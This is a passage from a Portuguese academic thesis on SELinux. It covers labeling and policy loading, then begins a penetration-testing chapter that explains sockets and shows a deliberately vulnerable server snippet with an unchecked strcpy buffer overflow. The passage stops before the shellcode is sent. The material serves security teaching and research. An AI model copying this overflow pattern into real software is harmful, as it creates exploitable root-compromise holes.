

Figura 6.5 - Processo de login em um sistema SELinux.

6.3.2.4. procps

Modificações foram realizadas no utilitário `ps` para que possa exibir corretamente os contextos de segurança relacionados aos processos em execução. O exemplo desta alteração pode ser verificado na Figura 6.6, em que se mostra o resultado da execução do comando `ps --context`. Também foram realizadas alterações no sistema de arquivos `procfs`, que provê o diretório `/proc`, para atender aos requisitos de funcionalidade do SELinux. Por exemplo, no diretório `/proc/pid/attr` pode ser verificado o contexto de segurança em que um processo foi inicializado e o contexto atual em que o processo está sendo executado.

```
# ps --context
  PID CONTEXT                                    COMMAND
 2490 mcaadm:sysadm_r:sysadm_t                   /bin/bash
 2496 mcaadm:sysadm_r:sysadm_t                   ps -context
```

Figura 6.6 – Exibição dos processos em execução e os contextos de segurança relacionados.

6.3.2.5. Outros pacotes

Os pacotes citados anteriormente já fornecem os requisitos necessários para o funcionamento do SELinux. Entretanto, uma gama de outros pacotes podem ser instalados para prover as funcionalidades de contextos de segurança propostas pelo SELinux – por exemplo, `cron` e `openssh` que modifica o *daemon* `crond`, para executar as tarefas nos contextos de segurança apropriados, e o *daemon* `sshd`, para estabelecer os contextos de segurança apropriados para os processos do usuário, respectivamente.

6.4. Montar o sistema de arquivos *selinuxfs*

O *selinuxfs* (*secure enhanced linux file system*) é o sistema de arquivos que é utilizado pela biblioteca *libselinux* para estabelecer as operações relacionadas a: usuários, contextos, políticas e rótulos e, também, como um ponto em que é realizado o processo de comutação entre os modos **permissivo** e de **imposição**. A biblioteca *libselinux* requer que o sistema de arquivos *selinuxfs* esteja montado, antes de carregar as políticas de segurança.

Assim sendo, um ponto de montagem (diretório) dever ser definido para que o SELinux possa montar o sistema de arquivos *selinuxfs*. Até o momento, a biblioteca *libselinux* exige que o ponto de montagem esteja residente no diretório raiz do sistema de arquivos do Linux e com a denominação de *selinux*.

O pacote `sysvinit` (modificado para o atender os requisitos do SELinux) já monta o sistema de arquivos *selinuxfs* de acordo com as exigências requeridas pela *libselinux*, a partir da inicialização do sistema[15].

Caso o sistema de arquivos *selinuxfs* não seja montado, por algum motivo, as políticas não serão habilitadas e o processo de inicialização do SELinux estará totalmente comprometido.

6.5. Rotular o sistema de arquivos

Como descrito anteriormente, um utilitário do SELinux, `setfiles`, é usado para estabelecer os contextos de segurança para os objetos no sistema de arquivos, ou

[15] Servindo-se de sugestões dos usuários do SELinux, a *libselinux* está sendo modificada para que o ponto de montagem do *selinuxfs* seja determinado dinamicamente.

seja, cada objeto instalado no sistema terá como rótulo um contexto de segurança. Entretanto, como forma de facilitar este procedimento é gerado um arquivo `Makefile` no diretório `/etc/selinux` juntamente com a instalação do pacote `selinux-policy-default`. Este arquivo é utilizado pelo comando `make`, e dependendo da opção selecionada, uma determinada operação será realizada.

O comando `make relabel` pode ser utilizado para estabelecer os contextos de segurança para os objetos no sistema, baseado nos arquivos de configuração de contextos presentes no diretório `/etc/selinux/file_contexts`. A execução deste comando realiza uma concatenação dos arquivos com extensão `fc` localizados no diretório acima, gerando o arquivo `file_contexts` no mesmo diretório e fixa os contextos de segurança para os objetos instalados no sistema de arquivos, conforme demonstrado na Figura 6.7.



Figura 6.7 - Etapas realizadas no processo de rotulagem do sistema de arquivos (comando `make relabel`).

6.6. Compilar e carregar as políticas de segurança

O processo de compilação das políticas de segurança consiste de três fases. Na primeira fase, é efetivado um acoplamento do conjunto de arquivos de especificação das políticas de segurança. Em seguida, o processador de macros `m4` é empregado sobre o resultado do acoplamento das políticas, produzindo um único arquivo com o

conjunto de políticas de segurança denominado `policy.conf`. E, finalmente, o compilador de políticas `checkpolicy` é executado contra o arquivo `policy.conf`, gerando um arquivo de políticas de segurança em representação binária denominado `policy.VERSION` (`VERSION` representa a versão do utilitário `checkpolicy`).

Todo o processo de compilação das políticas de segurança pode ser realizado passo a passo ou, como forma de facilitar o processo, através da execução dos comandos apresentados na Tabela 6.7 – esses comandos devem ser executados a partir do diretório `/etc/selinux`.

Fica a critério do administrador de sistema utilizar ou não as políticas de segurança padrão para atender às necessidades requeridas para o ambiente operacional. Contudo, o conjunto de políticas padrão atende a uma gama de necessidades de um ambiente operacional comum, podendo simplesmente serem ajustadas e/ou adaptadas para fins específicos.

Tabela 6.7 – Comandos para compilar e instalar as políticas de segurança.

make install	Realiza o processo de compilação das políticas de segurança, gerando o arquivo de políticas `policy.conf`, o arquivo de políticas em representação binária, `policy.VERSION`, comumente no diretório `/etc/security/selinux` e os arquivos `default_context`, `default_type` e `initrc_context` normalmente no diretório `/etc/security`.
make policy	Somente compila as políticas de segurança e gera os arquivos de políticas, `policy.conf` e `policy.VERSION`, no diretório `/etc/selinux`.

Os arquivos `default_context`, `default_type` e `initrc_context`, apontados na tabela Tabela 6.7 , definem respectivamente:

- Os contextos de segurança padrão para o usuário durante os processos de `login`, as sessões `ssh` e a execução de tarefas (`cron`).
- O domínio padrão para cada papel durante o processo de autenticação do usuário. É utilizado pelos programas `login` e `newrole`.
- Os contextos de segurança para os *scripts* `rc` executados através do programa `run_init`.

Após os procedimentos de compilação das políticas de segurança, o arquivo binário `policy.VERSION` deve ser carregado na memória para que o servidor de segurança, encapsulado no *kernel*, possa interpretá-lo.

O procedimento para carregar o arquivo binário de políticas é realizado pelo comando `load_policy policy.VERSION`. Entretanto, dois outros comandos, apontados na Tabela 6.8 podem ser utilizados para compilar, instalar e carregar as políticas de segurança. Outra forma para carregar o arquivo binário de políticas é através da reinicialização do sistema, que conseqüentemente disparará novamente o processo `init`.

Tabela 6.8 – Comandos para compilar, instalar e carregar as políticas de segurança.

make load	Realiza o processo de compilação das políticas de segurança. Gera o arquivo de políticas `policy.conf` e o arquivo de políticas binário, `policy.VERSION`, comumente no diretório `/etc/security/selinux` e carrega o arquivo binário de políticas através do comando `load_policy`.
make reload	Recarrega o arquivo binário de políticas. Caso, uma modificação seja efetuada em um dos arquivos de configuração de políticas, este comando realiza todos os procedimentos do comando `make load`.

A execução do comando `make load` ou `make reload` produzirá a seguinte sequência de procedimentos:

(1) Concatenar o conjunto de arquivos de políticas de segurança originais de imposição de tipo (TE) para produzir um único arquivo global de políticas TE.

(2) Executar o comando `m4` para processar as macros e agregar o conjunto de políticas de segurança no arquivo `policy.conf`.

(3) Compilar as políticas de segurança acumuladas no arquivo de políticas de segurança `policy.conf` e gerar o arquivo de políticas de segurança em formato binário `policy.VERSION`.

(4) Carregar as políticas de segurança, em formato binário, para serem interpretadas pelo servidor de segurança.



Figura 6.8 - Sequência de procedimentos emitidos com a execução do comando `make load` ou `make reload`.

A Figura 6.8 procura apresentar uma melhor visualização de como é realizada toda essa sequência de procedimentos que são emitidos a partir da execução do comando `make load` ou `make reload`.

7 EXPERIMENTOS

Este capítulo apresenta alguns testes de ataques conduzidos a um determinado sistema para avaliar o grau de comprometimento que pode ser ocasionado.

Os testes foram realizados por meio de aplicações sendo executadas no servidor e que apresentam uma determinada vulnerabilidade que proporciona a um atacante obter acesso a este servidor diretamente como um usuário definido com `UID=0` (`root`, por exemplo) ou como um usuário com `UID` diferente de `0`, e partir deste acesso escalar privilégios com o objetivo de obter um acesso `root`. Todos os testes foram direcionados com o intuito de obter um *shell* de `root`.

7.1. Introdução

Um estudo de penetração é um teste para avaliar a robustez dos controles de segurança de um sistema de computador. O objetivo do estudo é violar as políticas de segurança de um sistema. (Bishop, 2003).

Partindo deste princípio, todos os experimentos foram realizados com o objetivo de invadir um sistema de computador, violando políticas pré-existentes, e, valendo-se desta invasão, avaliar as possibilidades de danos que podem ser causados por um atacante.

Um estudo de penetração ou invasão parte do princípio que um atacante conseguiu acessar um sistema de computador e consequentemente tem a possibilidade de realizar uma ou várias ações não autorizadas, por exemplo, acesso às informações sigilosas. Bishop (2003) sugere três possibilidades, partindo de um ponto de vista de um atacante, para se realizar um estudo de penetração ou invasão de um sistema. Essas três possibilidades foram abordadas, de forma bastante peculiar, nos experimentos ou testes que foram efetivados.

- ***Um atacante externo sem conhecimento do sistema:*** o analisador, no papel de um atacante, sabe que o sistema alvo existe e tem informações suficientes para identificar e alcançá-lo e, então, determinar como acessá-lo.
- ***Um atacante externo com acesso ao sistema:*** neste teste, o analisador tem acesso ao sistema e pode efetuar uma autenticação no sistema (*login*) ou invocar os serviços de rede disponíveis a todos os *hosts* na rede e, neste momento, promover o ataque.
- ***Um atacante interno com acesso ao sistema:*** o analisador tem uma conta no sistema e sua ação é realizada como um usuário autorizado do sistema. Este teste tipicamente envolve obter privilégios ou informações não autorizadas e, com isso, alcançar seu objetivo.

Os experimentos foram realizados sempre com o propósito de se obter um acesso ao sistema como um usuário com `UID=0`, no caso `root`, pelo fato que, em muitos sistemas Unix e Linux, sem um mecanismo de segurança que estabeleça um controle de acesso mais rigoroso, a este usuário não é imposta nenhuma restrição, e demonstra-se então, o perigo a que um sistema está exposto caso um atacante consiga alcançar um ambiente de `root`.

7.2. Explorando uma vulnerabilidade em um processo servidor

7.2.1. Análise do processo de comunicação entre cliente e servidor

Antes de proceder uma análise dos programas que estarão sendo executados no cliente e no servidor, uma descrição do processo de troca de mensagens efetivado pelo protocolo *Transmission Control Protocol/Internet Protocol version 4* (TCP/IPv4) se faz necessária para que os aspectos relacionados à comunicação estabelecida entre cliente e servidor possa ser melhor entendida.

O TCP/IP é o protocolo padrão utilizado pela maioria das redes de comunicação de dados, para estabelecer uma comunicação entre dois *hosts*, normalmente cliente e servidor - a Internet, por exemplo, utiliza amplamente este protocolo.

A identificação dos *hosts* na rede é realizada mediante uma notação numérica denominada endereço Internet ou endereço IP. Cada endereço IP é composto de 32

bits e é tipicamente representado em notação decimal em 4 grupos, separados por pontos, com os valores em cada grupo variando de 0 a 255; por exemplo: 192.168.52.10.

Para fazer uma conexão, o cliente realiza uma chamada a uma função, passando como parâmetros o endereço IP da máquina destino (servidor) e qual a porta (serviço) a qual deseja se conectar. As portas correspondem a serviços oferecidos pelo servidor. Ao se conectar a uma porta, o cliente estará utilizando o serviço oferecido sob aquele número. Para tornar a interação entre computadores mais fácil, os serviços oferecidos podem ser associados a portas seguindo uma convenção.

O arquivo `services` localizado no diretório `/etc` atribui os números de portas, mais comuns, para os protocolos TCP e UDP (*user datagram protocol*) de acordo com os padrões adotados pela *Internet Assigned Numbers Authority* (IANA). Por exemplo: *telnet* - porta 23, SMTP - porta 25, HTTP - porta 80, SSH – porta 22, e assim sucessivamente.

As informações relacionadas ao número de porta e ao endereço IP, tanto origem quanto destino, constam nos cabeçalhos TCP (Figura 7.1) e IP (Figura 7.2), das mensagens que são trocadas durante o processo de comunicação entre cliente e servidor.

<table>
<tr><td colspan="3">porta de origem (16- bit)</td><td>porta de destino (16- bit)</td></tr>
<tr><td colspan="4">número de sequência (32-bit)</td></tr>
<tr><td colspan="4">número de confirmação (32-bit)</td></tr>
<tr><td>tam.cab.
(4-bit)</td><td>reservado
(6-bit)</td><td>flags
(6-bit)</td><td>tamanho da janela (16-bit)</td></tr>
<tr><td colspan="3">checksum (16-bit)</td><td>ponteiro de dados urgentes (16-bit)</td></tr>
<tr><td colspan="4">opções</td></tr>
<tr><td colspan="4">dados</td></tr>
</table>

Figura 7.1 - Formato do cabeçalho TCP.



Figura 7.2 - Formato do cabeçalho IP.

Como as aplicações estão representadas na camada de aplicação do protocolo TCP/IP (Figura 7.3), uma interface de programação de aplicação (*application programming interface* (API)) é utilizada para prover uma interface entre a camada de aplicação e as camadas de transporte e de rede. As duas APIs mais populares são: *sockets* e *Transport Layer Interface* (TLI).[16]



Figura 7.3 – Camadas do protocolo TCP/IP.

[16] *Sockets* ou *Berkeley sockets* é originária das distribuições BSD. TLI ou XTI (*X/Open Transport Interface*) foi desenvolvida pela AT&T (Stevens, 1994).

Assim, um *socket (*API mais habitual) é utilizado quando duas aplicações presentes em máquinas distintas desejam trocar informações entre si. Um *socket* representa um ponto fim de uma comunicação. A aplicação solicita ao sistema operacional para criar um *socket* quando ela necessita acessar a rede. O sistema, então, retorna um valor inteiro que a aplicação usa como referência ao *socket* (Pabrai, 1996). A combinação de um endereço IP e um número de porta representa um *socket* (Stevens, 1994). Portanto, um par de *sockets*, representado pelo endereço IP e número de porta do cliente e pelo endereço IP e número de porta do servidor, identifica cada conexão TCP em uma rede. Frequentemente, o número de porta estabelecido paro o *socket* do cliente é superior a 1023.[17]

O utilitário `netstat` permite exibir uma série de informações relativas ao estado em que uma conexão encontra-se e quais portas estão sendo utilizadas. Particularmente, ele exibe o estado das conexões TCP correntes, caracterizando-as através da quádrupla: IP de origem, IP de destino, porta de origem e porta de destino. De acordo com a *RFC 793* (DARPA, 1981) uma série de estados pode ocorrer durante o processo de vida de uma conexão. Alguns exemplos são apresentados na Tabela 7.1.

Tabela 7.1 – Exemplos de estados que uma conexão pode assumir.

LISTEN	Aguardando o estabelecimento de uma conexão.
ESTABLISHED	Indica que uma conexão foi estabelecida.
CLOSE-WAITING	A conexão está em processo de encerramento.

[17] As portas de 0-1023 são reservados para aplicações específicas e são geridas e atribuídas pela IANA (IANA, 2003). Em sistemas Linux, as portas abaixo de 1023 normalmente só podem ser atribuídas a processos que executam com `UID=0`.

Exemplos de estados das conexões, gerados pelo utilitário `netstat`, é apresentado na Figura 7.4.

```
# netstat -an
Conexões Internet Ativas (servidores e estabelecidas)
Proto Recv-Q Send-Q Endereço Local   Endereço Remoto    Estado
tcp        0      0 0.0.0.0:37      0.0.0.0:*         OUÇA
tcp        0      0 0.0.0.0:587     0.0.0.0:*         OUÇA
tcp        0      0 0.0.0.0:13      0.0.0.0:*         OUÇA
tcp        0      0 0.0.0.0:143     0.0.0.0:*         OUÇA
tcp        0      0 0.0.0.0:21      0.0.0.0:*         OUÇA
tcp        0      0 0.0.0.0:22      0.0.0.0:*         OUÇA
tcp        0      0 0.0.0.0:25      0.0.0.0:*         OUÇA
tcp        0      0 10.0.12.47:1066 200.136.52.8:22   ESTABELECIDA
tcp        1      0 10.0.12.47:1069 200.18.53.60:80   ESPERANDO_FECHAR
```

Figura 7.4 – Exemplos de estados das conexões, gerados pelo utilitário `netstat`.

7.2.2. Descrevendo o processo servidor

Basicamente, a implementação do código de programa do servidor resume-se à abertura de uma conexão de rede (*socket*) TCP, em modo de escuta, em uma porta previamente estipulada, que permite a um cliente estabelecer os procedimentos de envio e recebimento de mensagens. Como parte dos requisitos deste trabalho, este código de programa apresenta uma falha, bastante comum, do tipo estouro de *buffer*, que será descrita com mais detalhes posteriormente.

O processo de abertura de uma conexão de rede requer que um conjunto de funções relacionadas sejam previamente estabelecidas. A Figura 7.5 apresenta o conjunto de funções empregadas para estabelecer uma conexão de rede e o cenário produzido como consequência de um processo de comunicação entre cliente e servidor.



Figura 7.5 -Funções empregadas para uma comunicação entre cliente e servidor, baseada no protocolo TCP (adaptada de Stevens, 1998).

7.2.2.1. Função `socket()`

Esta função é o ponto inicial para estabelecer uma comunicação entre cliente e servidor. Um descritor associado ao *socket* é criado.

A Figura 7.6 apresenta a sinopse desta função.

```
#include <sys/socket.h>

int socket(int family, int type, int protocol);

                        valores de retorno: positivo OK, -1 erro
```

Figura 7.6 – Sinopse da função `socket()` (Stevens, 1998).

O parâmetro `family` indica a família de protocolos a ser usada. Para comunicações utilizando o protocolo IPv4 é empregado o parâmetro `AF_INET`. O

parâmetro `type` aponta se a comunicação é orientada a conexão ou não. Os valores mais comuns são: `SOCK_STREAM` tipicamente implementado com o protocolo TCP e `SOCK_DGRAM` típico para o protocolo UDP. Finalmente, o parâmetro `protocol` é ajustado para zero, para que a própria função determine o protocolo baseado no argumento `type`.

7.2.2.2. Função `bind()`

A função `bind()` associa um endereço de protocolo local e um número de porta local ao descritor de *socket* criado pela função `socket()`. O argumentos usados são o descritor do *socket* (`sockfd`) e uma referência para a estrutura de endereço de *socket* `sockaddr` que deve ser associada ao descritor. Para domínios Internet, a estrutura `sockaddr` contém campos que especificam a família de protocolos (geralmente `AF_INET`), o número de porta e o endereço de protocolo atribuído à interface de rede do *host* local ou do *host* remoto (Robbins & Robbins, 1996).

A sinopse da função é exibida na Figura 7.7.

```
#include <sys/socket.h>

int bind(int sockfd, const struct sockaddr *myaddr,
    socklen_t addrlen);

                          valores de retorno: zero OK, -1 erro
```

Figura 7.7 – Sinopse da função `bind()` (Stevens, 1998).

7.2.2.3. Função `listen()`

O objetivo da função `listen()` é "ouvir", ou seja, aguardar de modo passivo o estabelecimento de uma conexão e especificar o número máximo de conexões que podem ser realizadas simultaneamente através do argumento `backlog`.

A sinopse da função `listen()` é apontada na Figura 7.8.

```
#include <sys/socket.h>

int listen(int sockfd, int backlog);

                              valores de retorno: zero OK, -1 erro
```

Figura 7.8 – Sinopse da função `listen()` (Stevens, 1998).

7.2.2.4. Função `accept()`

A função `accept()` tem como finalidade aceitar as conexões que serão realizadas para o *socket* gerado com a função `socket()`. A aplicação é bloqueada até que uma conexão seja aceita. Assim como a função `bind()`, esta função usa um descritor de *socket* e uma referência para a estrutura `sockaddr`, que neste caso, admitirá as informações, endereço de protocolo e número de porta, relativas ao *host* remoto (cliente).

A Figura 7.9 mostra a sinopse da função `accept()`.

```
#include <sys/socket.h>

int accept(int sockfd, struct sockaddr *cliaddr,
socklen_t *addrlen);

                          valores de retorno: positivo OK, -1 erro
```

Figura 7.9 – Sinopse da função `accept()` (Stevens, 1998).

7.2.2.5. Descrevendo a vulnerabilidade

Em razão do objetivo do trabalho, o código de programa que estará sendo executado no servidor apresenta, ao menos, duas vulnerabilidades típicas de estouro de *buffer*. Estas vulnerabilidades podem ser exploradas através do envio de uma quantidade de caracteres que extrapole os limites definidos para uma determinada variável.

Para que o processo possa ser melhor entendido é apresentado na Figura 7.10 um pequeno trecho do código de programa vulnerável[18], com destaque para as linhas que abrangem as vulnerabilidades.

[18] O código completo encontra-se no Apêndice B.

```
                                    ...
while ((message_len = read(in_socket, buffer + index, 1)) > 0) {
        index += message_length;
        if (buffer[index - 1] == '\0')
            break;
}
process(buffer);
close(incoming_socket);

void process(char *buffer) {
       char local_buffer[100];
       strcpy(local_buffer, buffer);
}
                                    ...
```

Figura 7.10 – Trecho do código de programa vulnerável. Em destaque as linhas em que se apresentam as vulnerabilidades.

Analisando o trecho de código, verifica-se uma falha no processo de recebimento de uma mensagem do cliente. Como não há nenhuma checagem do tamanho da mensagem que se está recebendo, o cliente pode enviar uma quantidade de dados maior que a capacidade da variável. Uma segunda falha, bastante convencional, pode ser vista na função `process()`, cuja função `strcpy()` (como descrito anteriormente) não faz nenhuma verificação dos limites comportados pela variável `local_buffer`.

Para efeito de realização dos experimentos de exploração foi adotada a segunda vulnerabilidade, por ser mais compreensível didaticamente.

7.2.3. Estabelecendo a conexão com o processo servidor e enviando o *shellcode*

Para a realização dos procedimentos de testes, uma aplicação vulnerável foi inicializada no servidor. Para iniciar a aplicação, um argumento deve ser fornecido para indicar em qual porta a conexão será efetivada.

A sinopse do comando é apresentada na Figura 7.11.

```
# ./boserver porta
Servidor vulnerável iniciado e em escuta...
```

Figura 7.11 – Sinopse para iniciar a aplicação vulnerável no servidor.

